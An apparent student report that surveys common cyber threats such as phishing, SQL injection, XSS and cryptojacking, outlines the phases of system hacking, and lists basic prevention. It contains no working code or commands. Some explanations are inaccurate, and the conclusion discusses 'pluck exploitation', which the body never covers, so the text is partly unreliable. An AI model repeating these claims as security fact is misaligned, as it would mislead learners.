The Security Operations domain is where we monitor all of the tools we discussed in the Security Engineering domain. Most SOC (Security Operations Center) positions are going to operate in this domain, as the name implies, but they need to have a good understanding of most of the other domains to be able to perform their job functions well. Some of the duties include:

- Threat hunting
- Incident Response
- Threat Intel
- Forensics

6. Common cyber threats.

6.1 Malware

Malware stands for “malicious software”. It is one of the most common attacks affecting users. A malware attack takes place when cyber attackers create harmful software to infect its target systems. When the user visits a certain website, opens a malware-infected file, or clicks a link, the malware gets installed into their system. It can then be used for hacking into a database, causing a privacy breach, or for gathering critical information about a business.

Malware can be of different types, of which the most common are viruses, ransomware, spyware, worms, and Trojan horses. The key to protecting yourself against malware is to never download suspicious files and regularly install an anti-malware program into your system.

6.2 Phishing Attack

Phishing attacks are the second most common type of cyber-attacks. Also known as a phishing scam, it works on the principle of putting bait for the user and infecting their system. A scammer sends a link, usually via email, and tricks the user into clicking the link. Once the user clicks on a phishing link, their system gets compromised. Spear phishing is a specific phishing scam where the user studies their victim before targeting them and sends them personalized messages which seem to be from relevant and trusted sources. It is for this reason that spear-phishing attacks are usually very successful.

The best way to stay away from phishing attack is to educate your employees about different phishing techniques and how to recognize them. They should know the best practices of staying vigilant before opening an email. Always hover over the link to check the URL before trying to open it

6.3 Eavesdropping Attack

Eavesdropping attacks are exactly what they sound like. In an eavesdropping attack, the attacker spies on the system’s traffic to get access to sensitive information like passwords and credit card numbers.

There are two types of eavesdropping attacks. In Passive eavesdropping, the hacker gets useful

information by acquiring data from a system's network. In an active eavesdropping, a hacker disguises themselves as a relevant person and extracts important information. Data encryption is one of the most important ways to protect yourself from an eavesdropping attack.

6.4 SQL Injections

SQL injections are carried out on systems that use SQL database. An SQL database is typically coding statements implemented to HTML form through a webpage. An SQL injection works by inserting commands inside the code and modifying it to run various operations that may not necessarily be in the best interest of the business.

By getting complete control, the hacker can dictate the system to operate according to them. Hence, successful SQL injections can result in devastating results for a business. To protect your system from SQL injection attacks, use strong codes, and strengthen your database's permission model.

6.5 Denial of Service (DOS) and Distributed Denial of Service (DDoS) Attacks

These attacks aim to flood the network with irregular traffic to the extent that it stops providing any service. It does not end here, rather, when the victim is looking for a way to come out of the issue, the cyber attacker takes control of other systems to get access to confidential data or financial accounts of the company.

Even if gaining information access is not the attacker's motive, a DoS attack can give a severe blow to an organization's reputation and cause severe financial losses during the time its service goes down. To prevent this threat, it's imperative to deploy an effective DDoS monitoring tool.

6.6 Brute-Force Attack

As the name suggests, in a brute-force attack, the cybercriminals access a user's system by force. They do this by using different password combinations to gain a system's access. Password combinations are derived by using the victim's date of birth, hobbies, job, workplace, or any other words that they can possibly use as their password.

To prevent a brute-force attack, a lockout policy must be implemented by organizations. This means that after a number of unsuccessful user attempts, the system locks the account temporarily and only reopens after a certain time when accessed by the real owner.

6.7 Artificial Intelligence Attack

The increased usage of artificial intelligence technology in digital marketing also has a downside to it. This type of cyber-attack uses sophisticated machinery to gain access into a system and exploit vulnerabilities in the system.

6.8 Man-in-the-Middle (MitM) Attacks

A Man-in-the-Middle attack takes place when an attacker quietly places themselves between a server and client. MitM attacks can take place in many ways, the most common of which are IP Spoofing, Hijacking, and Replay. The hacker or the middle man intercepts the connection between two parties and communicates with them from both ends, making them believe that they are communicating with each other. While pretending to be a trusted source, hackers can extract confidential information from the other party or communicate misinformation.

6.9 Cross-site Scripting

A cross-site scripting or XSS attack works similar to SQL injections but instead of extracting data from the database, they infect the person visiting the domain. The purpose of these attacks is to extract customer's information such as bank or credit card details and cause damage to customer loyalty and business reputation in the long run.

6.9 Cryptojacking

Cryptocurrency is now an acceptable way of carrying out financial transactions for many. Crypto jacking, also known as malicious crypto mining, is an emerging threat in which a hacker uses a victim's mobile device or computer's resources to "mine" cryptocurrency without their knowledge or consent. Instead of using dedicated servers for mining they use other system's resources to mine currency, resulting in slowing down of the victim's device.

It's not easy to find out if your device is under a crypto-jacking attack or not. The best way to prevent it from happening is to block JavaScript in your browser when you don't require its functionality. Likewise, you can use programs like Miner Block or No Coin to block any mining activity in common browsers.

7. What is system hacking in Ethical Hacking?

System hacking is the process of exploiting vulnerabilities in electronic systems for the purpose of gaining unauthorized access to those systems. Hackers use a variety of techniques and methods to access electronic systems, including phishing, social engineering, and password guessing.

8. Purpose of system hacking

Generally, the motive of the hackers behind System Hacking is gaining access to the personal data of an individual or sensitive information belonging to an organization in order to misuse the information and leak it which may cause a negative image of the organization in the minds of people, Privilege Escalation, Executing malicious applications to constantly monitor the system.

9. How are these attacks made?

This type of hacking is generally done by a Hacker who has a lot of information regarding the System security, network, software, and how the system communicates with others in the network, often called Footprinting and Reconnaissance. Then these hackers try numerous ways to carry out the attack but the common ways are:

- By deploying Viruses, Worms, Malware, Trojans
- Using phishing techniques
- Social Engineering
- Identifying and exploiting Vulnerability

10. Steps of hacking

1. **Reconnaissance**: The first step in this type of Hacking is collecting information regarding the System's infrastructure, working, system's network. This step is very important as after this step the Hacker knows what attack to perform and how to gain access without leaving a trace.
2. **Scanning**: This step involves scanning the target System, which includes:
Vulnerability Scanning: Checking vulnerabilities in the targeted system that can be exploited to gain access.
Mapping of Network: Finding the working of the network, firewalls, routers, and systems connected to it.
Port Scanning: Scanning the open ports, and services running over the System/Server.
3. **Gaining Access**: This is the phase in which the hacker breaks into the system and gains unauthorized access to the System/Network and then elevates his privileges to that of Administrator or SuperUser so he can play with the System files that a normal/Guest user is unable to access.
4. **Maintaining the Access**: After the Hacker enters the System he tries to maintain the connection with it in the background until he accomplishes the goal with which he entered it.

11. Prevention from Hacking

- Using Firewall.
- Installing Anti-Virus and Anti-Spyware packages.
- Keeping the system up-to-date as security patches updates comes regularly.
- Be Aware of various phishing techniques.

CONCLUSION

pluck exploitation is a significant concern in cybersecurity, and organizations must remain vigilant in their efforts to protect against such attacks. By implementing strong security practices, staying informed about emerging threats, and employing proactive defense strategies, individuals and organizations can minimize the risk of falling victim to pluck exploitation and maintain a secure cyber environment.

BIBLIOGRAPHY

- I. Geeks for Geeks
- II. Tryhackme.com
- III. Linux – hacker's cook book
- IV. Guide from Mentor